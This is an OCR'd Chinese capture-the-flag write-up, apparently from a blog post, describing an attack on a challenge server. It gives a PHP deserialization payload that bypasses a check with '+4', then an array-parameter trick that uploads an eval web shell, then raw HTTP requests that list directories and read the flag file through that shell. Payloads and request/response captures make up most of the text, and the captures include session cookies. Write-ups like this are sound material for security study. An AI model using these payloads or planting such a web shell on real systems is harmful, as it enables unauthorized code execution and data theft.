
O:+4:“hack”:1:{s:4:“file”;s:15:“fffffaa_not.php”;}http://119.61.19.212:8086/?flag=O%3a%2b4%3a"hack"%3a1%3a{s%3a4%3a"file"%3bs%3a15%3a"fffffaa_not.php"%3b}



查看 fffffaa_not.php 的代码，发现获取参数 jhh08881111jn 的值作为内容，file_na 的值作为文件名来上传文件到 uploads 目录中。其中做了文件内容检查，不能有 [< 这些符号， 可以通过把参数设置成数组来绕过 jhh08881111jn[]， payload 如下

http://119.61.19.212:8086/fffffaa_not.php?jhh08881111jn[]=<%3fphp+@eval($_POST[cmd])%3b%3f>&file_na=1234

访问uploads/1234.php，想执行命令，发现 500 错误，然后执行 phpinfo()， 发现禁用了危险函数：



这里可以直接使用 scandir() 函数来列目录，然后通过 file_get_contents() 函数来读取文件。

Go Cancel < >

Request

Raw Params Headers Hex

```
POST /uploads/1234.php HTTP/1.1
Host: 119.61.19.212:8086
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/76.0.3809.100 Safari/537.36
DNT: 1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,appli
cation/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie:
XSRF-TOKEN=eyJpdiI6IjdrdW0wejBFMlRDYjJjNW5YcGZLZWc9PSIsInZhbHVlIjoieEVFTHBlak8wNDRreW
NEVmVsaURcL25EOWZQSE5rTW82b2dsXC93R2ILVkNTb2pCZm9IQlk0OTZkajlmcVYzNVwvMDdacWc
1dXN1MkJwc3ZVQW9tQ1Iwanc9PSIsIm1hYyI6ImQxMjU3ZjQ1MWI0MjQ2M2QwMWZkOWUwM2U4Yj
ZjODllYjBhZjU1Nzc1MWM1MzE0NGM3ODRmZWFjZmY2MjY2NzQifQ%3D%3D;
laravel_session=eyJpdiI6ImlmVnpQaTAyU2hcL1NXZGJvTzRwSXZ3PT0iLCJ2YWx1ZSI6InZwc1ZuaVFU
RGFjZWhcL1dHQ0NOTnJEblhhQVwvYTJrOTlETmJjdnlsSllPMDRrb0NvWDBmOGNxVERzalFGQjZhdThS
bVg2MW9CNlRXTVc2YkNMS1RsWWc9PSIsIm1hYyI6ImQyMzg1OTEyNTAwZTlhYjg2YWE0ZWY1MDE2
MDQ5NzJiMmQ2OTBhZWQ5M2E1M2UxYjUzYjczYjJkMjUxNDViNDUifQ%3D%3D
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 26

cmd=print_r(scandir("/"));
```

Response

Raw Headers Hex Render

```
Content-Length: 417
Connection: close
Content-Type: text/html; charset=UTF-8

Array
(
    [0] => .
    [1] => ..
    [2] => .dockerenv
    [3] => bin
    [4] => boot
    [5] => dev
    [6] => etc
    [7] => f1ag_ahajjdhh11qwe
    [8] => home
    [9] => lib
    [10] => lib64
    [11] => media
    [12] => mnt
    [13] => opt
    [14] => proc
    [15] => root
    [16] => run
    [17] => sbin
    [18] => srv
    [19] => start.sh
    [20] => sys
    [21] => tmp
    [22] => v
    [23] => v
)
```


发现 flag 在 /f1ag_ahajjdhh11qwe 上，通过 file_get_contents() 读取：

Go Cancel < >

Request

Raw Params Headers Hex

```
POST /uploads/1234.php HTTP/1.1
Host: 119.61.19.212:8086
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/76.0.3809.100 Safari/537.36
DNT: 1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,appli
cation/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie:
XSRF-TOKEN=eyJpdiI6IjdrdW0wejBFMlRDYjJjNW5YcGZLZWc9PSIsInZhbHVlIjoieEVFTHBlak8wNDRreW
NEVmVsaURcL25EOWZQSE5rTW82b2dsXC93R2ILVkNTb2pCZm9IQlk0OTZkajlmcVYzNVwvMDdacWc
1dXN1MkJwc3ZVQW9tQ1Iwanc9PSIsIm1hYyI6ImQxMjU3ZjQ1MWI0MjQ2M2QwMWZkOWUwM2U4Yj
ZjODllYjBhZjU1Nzc1MWM1MzE0NGM3ODRmZWFjZmY2MjY2NzQifQ%3D%3D;
laravel_session=eyJpdiI6ImlmVnpQaTAyU2hcL1NXZGJvTzRwSXZ3PT0iLCJ2YWx1ZSI6InZwc1ZuaVFU
RGFjZWhcL1dHQ0NOTnJEblhhQVwvYTJrOTlETmJjdnlsSllPMDRrb0NvWDBmOGNxVERzalFGQjZhdThS
bVg2MW9CNlRXTVc2YkNMS1RsWWc9PSIsIm1hYyI6ImQyMzg1OTEyNTAwZTlhYjg2YWE0ZWY1MDE2
MDQ5NzJiMmQ2OTBhZWQ5M2E1M2UxYjUzYjczYjJkMjUxNDViNDUifQ%3D%3D
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 50

cmd=echo+file_get_contents('/f1ag_ahajjdhh11qwe');
```

Response

Raw Headers Hex Render

```
HTTP/1.1 200 OK
Date: Tue, 10 Sep 2019 12:52:05 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 21
Connection: close
Content-Type: text/html; charset=UTF-8

flag{Oiahhh1_iiu123}
```

本文章也在我的公众号发布、